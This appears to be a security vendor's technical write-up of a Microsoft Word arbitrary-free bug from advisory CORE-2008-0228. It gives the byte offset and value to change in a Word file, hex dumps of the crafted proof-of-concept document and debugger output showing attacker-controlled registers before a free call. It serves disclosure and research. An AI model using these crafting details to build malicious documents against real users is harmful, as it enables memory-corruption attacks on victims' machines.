

Microsoft Word Malformed FIB Arbitrary Free Vulnerability

This document explains a little bit more the bug described in Core Security advisory CORE-2008-0228, available at: <http://www.coresecurity.com/content/word-arbitrary-free>

To construct a PoC file that demonstrates this bug, we create a Word 2007 file and then change the byte at offset 0x4f0 (FIB field `lcbPlcfBkfSdt`).

By simply changing this byte from 0 to 1, we obtain a malformed file that will make vulnerable Word versions crash when closing the file (this trick was detected using automatic fuzzing). This can be improved to make Word crash when opening the file, by changing some other values.

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000390h:	00	00	C8	08	00	00	68	02	00	00	30	0B	00	00	5C	00	;
000003a0h:	00	00	B7	07	00	00	15	00	00	00	00	00	00	00	00	00	;
000003b0h:	00	00	00	00	00	00	00	00	00	00	A8	03	00	00	00	00	;
000003c0h:	00	00	3F	07	00	00	00	00	00	00	00	00	00	00	00	00	;
000003d0h:	00	00	00	00	00	00	00	00	00	00	3F	07	00	00	00	00	;
000003e0h:	00	00	3F	07	00	00	00	00	00	00	3F	07	00	00	00	00	;
000003f0h:	00	00	3F	07	00	00	00	00	00	00	B7	07	00	00	00	00	;
00000400h:	00	00	00	00	00	00	00	00	00	00	A8	03	00	00	00	00	;
00000410h:	00	00	A8	03	00	00	00	00	00	00	64	06	00	00	00	00	;
00000420h:	00	00	00	00	00	00	00	00	00	00	64	06	00	00	DB	00	;
00000430h:	00	00	CC	07	00	00	16	00	00	00	75	07	00	00	00	00	;
00000440h:	00	00	75	07	00	00	00	00	00	00	75	07	00	00	00	00	;
00000450h:	00	00	3F	07	00	00	00	00	00	00	A8	03	00	00	00	00	;
00000460h:	00	00	64	06	00	00	00	00	00	00	A8	03	00	00	00	00	;
00000470h:	00	00	64	06	00	00	00	00	00	00	91	07	00	00	00	00	;
00000480h:	00	00	00	00	00	00	00	00	00	00	75	07	00	00	00	00	;
00000490h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;
000004a0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;
000004b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;
000004c0h:	00	00	3F	07	00	00	00	00	00	00	91	07	00	00	00	00	;
000004d0h:	00	00	00	00	00	00	00	00	00	00	75	07	00	00	00	00	;
000004e0h:	00	00	00	00	00	00	00	00	00	00	75	07	00	00	00	00	;
000004f0h:	01	00	A8	03	00	00	00	00	00	00	A8	03	00	00	00	00	;
00000500h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;
00000510h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;
00000520h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;

Below is the location where an arbitrary pointer can be changed to choose the address that will be used as parameter of the *free* function. If the value in `lcbPlcfBkfSdt` field is 0 then this pointer has no effect. But if this value is 1, then modifying this arbitrary pointer will cause the *free* function to close the program.

```

CORE-2008-0228-Word-advisory-POC.doc
0 1 2 3 4 5 6 7 8 9 a b c d e f
00002a90h: 10 00 00 00 FF FF 00 00 00 00 FF 00 80 80 80 00 ; ...ÿÿ...ÿ.ëëë.
00002aa0h: F7 00 00 10 00 0F 00 02 F0 92 00 00 00 10 00 08 ; ÷.....ð'.....
00002ab0h: F0 08 00 00 00 0F 01 00 00 00 01 04 00 00 0F 00 03 ; ð.....ð.....
00002ac0h: F0 30 00 00 00 0F 00 04 F0 28 00 00 00 01 00 09 ; ð0.....ð(.....
00002ad0h: F0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ð.....ð.....
00002ae0h: 00 00 00 00 00 02 00 0A F0 08 00 00 00 00 04 00 ; .....ð.....
00002af0h: 00 05 00 00 00 0F 00 04 F0 42 00 00 00 12 00 0A ; .....ðB.....
00002b00h: F0 08 00 00 00 01 04 00 00 00 0E 00 00 53 00 0B ; ð.....ð.....S..
00002b10h: F0 1E 00 00 00 0F 01 00 00 10 00 CB 01 00 00 00 ; ð.....ð.....Ë....
00002b20h: 00 FF 01 00 00 08 00 04 03 09 00 00 00 3F 03 01 ; .ÿ.....ð.....?..
00002b30h: 00 01 00 00 00 11 F0 04 00 00 00 01 00 00 00 00 ; .....ð.....
00002b40h: 00 00 00 4B 00 00 00 50 00 00 00 07 00 04 00 00 ; ...K...P.....
00002b50h: 00 00 00 4D 00 00 00 50 00 00 00 04 00 07 00 00 ; ...M...P.....
00002b60h: 00 00 00 4B 00 00 00 4D 00 00 00 50 00 00 00 07 ; ...K...M...P...
00002b70h: 00 04 00 07 00 01 00 00 00 04 00 00 00 08 00 00 ; .....ð.....
00002b80h: 00 41 41 41 41 00 00 00 00 00 00 00 00 3F 7E 34 ; .AAAA.....?~4
00002b90h: 00 FF 40 03 80 01 00 4D 00 00 00 4D 00 00 1C ; .ÿ0.ë..M...M....
00002ba0h: 3A F3 01 01 00 01 00 4D 00 00 00 00 00 00 4D ; :ó.....M.....M
00002bb0h: 00 00 00 00 00 00 02 10 00 00 00 00 00 00 00 ; .....

```

In the next screenshot we see that before calling `__MsoPvFree` three CPU registers are under control of the person crafting the Word document.

The screenshot shows a debugger window with the following assembly code and registers:

```

308E1E00 65:72 33  UB SHORT MS09.308E1F13
308E1E01 3200  XOR AL,BYTE PTR DS:[EAX]
308E1E02 884424 04  MOV ECX,DWORD PTR SS:[ESP+4]
308E1E03 830C FC  ADD ECX,-4
308E1E09 308E1E09  MOV ECX,DWORD PTR DS:[EAX]
308E1E0B 89C1 04  ADD ECX,4
308E1E0C 51  PUSH ECX
308E1E0D 50  PUSH ECX
308E1E0E E8 03EAF0FF  CALL MS09.308E1F08
308E1E0F C2 0400  RETN 4
308E1E10 89E8 04  MOV ECX,DWORD PTR SS:[ESP+4]
308E1E11 6A 00  PUSH 0
308E1E12 FF7424 0C  PUSH DWORD PTR SS:[ESP+C]
308E1E13 33C9  XOR ECX,ECX
308E1E14 E8 0A000000  CALL MS09.308E1F13
308E1E15 6A 6A  PUSH 6A
308E1E16 E8 7345FEFF  CALL MS09.308E1F40
308E1E17 C2 0800  RETN 8
308E1E18 55  PUSH EBP
308E1E19 8BEC  MOV EBP,ESP
308E1E1A 83EC 64  SUB ESP,64
308E1E1B 53  PUSH EBX
308E1E1C 57  PUSH EDI
308E1E1D 39FF  CMP EDI,EDI
308E1E1E 833D 888D0630  CMP DWORD PTR DS:[30D68D88],-1
308E1E1F 8BD8  MOV EBX,EDX
308E1E20 74 24  JE SHORT MS09.308E1F40
308E1E21 3BCF  CMP ECX,EDI
308E1E22 75 20  JNZ SHORT MS09.308E1F40
308E1E23 A1 888D0630  MOV EAX,DWORD PTR DS:[30D68D88]
308E1E24 8B0D 8C8D0630  MOV ECX,DWORD PTR DS:[30D68D8C]
308E1E25 8903  MOV DWORD PTR DS:[EBX],EAX
308E1E26 8B4E 08  MOV ECX,DWORD PTR SS:[FEBP+8]

```

The registers window shows the following values:

```

Registers (FPU)
EAX 41414130
ECX 00000000
EDX 0013E818
EBX 41414141
ESP 0013E7EC
EBP 308E1E22 MS09.308E1E22
ESI 41414141
EDI 0013E818
EIP 308E1E09 MS09.308E1E09
C 1 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000203 (NO,B,NE,BE,NS,PO,GE,G)
ST0 empty 7.7631372255572029520e+3170
ST1 empty -1.6074187952499992220e-2066
ST2 empty 3.2982222852869669490e+3203
ST3 empty 2.5192830680414279650e+3203
ST4 empty +UNORM 6804 00000001 E19E38F0
ST5 empty 4.7288797547928596230e+467
ST6 empty -1.6073540315147840470e-2066
ST7 empty 3.2982222852869669490e+3203
FST 0000 3 2 1 0 E S P U O Z O I
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1

```


If we change the value 0x41414141 for a different one, for example 0x10004, we avoid the crash.

```

00002b20h: 00 FF 01 00 00 08 00 04 03 09 00 00 00 3F 03
00002b30h: 00 01 00 00 00 11 F0 04 00 00 00 01 00 00 00
00002b40h: 00 00 00 4B 00 00 00 50 00 00 00 07 00 04 00
00002b50h: 00 00 00 4D 00 00 00 50 00 00 00 04 00 07 00
00002b60h: 00 00 00 4B 00 00 00 4D 00 00 00 50 00 00 00
00002b70h: 00 04 00 07 00 01 00 00 00 04 00 00 00 08 00
00002b80h: 00 04 00 01 00 00 00 00 00 00 00 00 3F 7E
00002b90h: 00 FF 40 03 80 01 00 4D 00 00 00 4D 00 00 00
00002ba0h: 3A F3 01 01 00 01 00 4D 00 00 00 00 00 00 00
00002bb0h: 00 00 00 00 00 00 02 10 00 00 00 00 00 00 00
00002bc0h: 4E 00 00 00 50 00 00 10 00 40 00 00 FF FF 01
00002bd0h: 00 00 07 00 5E 00 6F 00 68 00 6E 00 6E 00 77

```

We see that the execution of `__MsoPvFree` is reached with two controlled values, the pointer that was directly changed in the `.doc` and the content of that memory position. That is, both of them are controlled, one directly and the other in an indirect manner, thus **we can fully control the effect of the `free` function.**



The exploitation of this bug depends on the construction of a file such that different arbitrary blocks are allocated when closing the file before the `free` is called. A malicious result can be obtained, however this scenario is very complex because of the limitations of the `__MsoPvFree` API, including checks that make the exploitation more difficult.

Credit to Ricardo Narvaja, Core Impact's Exploit Writing Team, Core Security Technologies.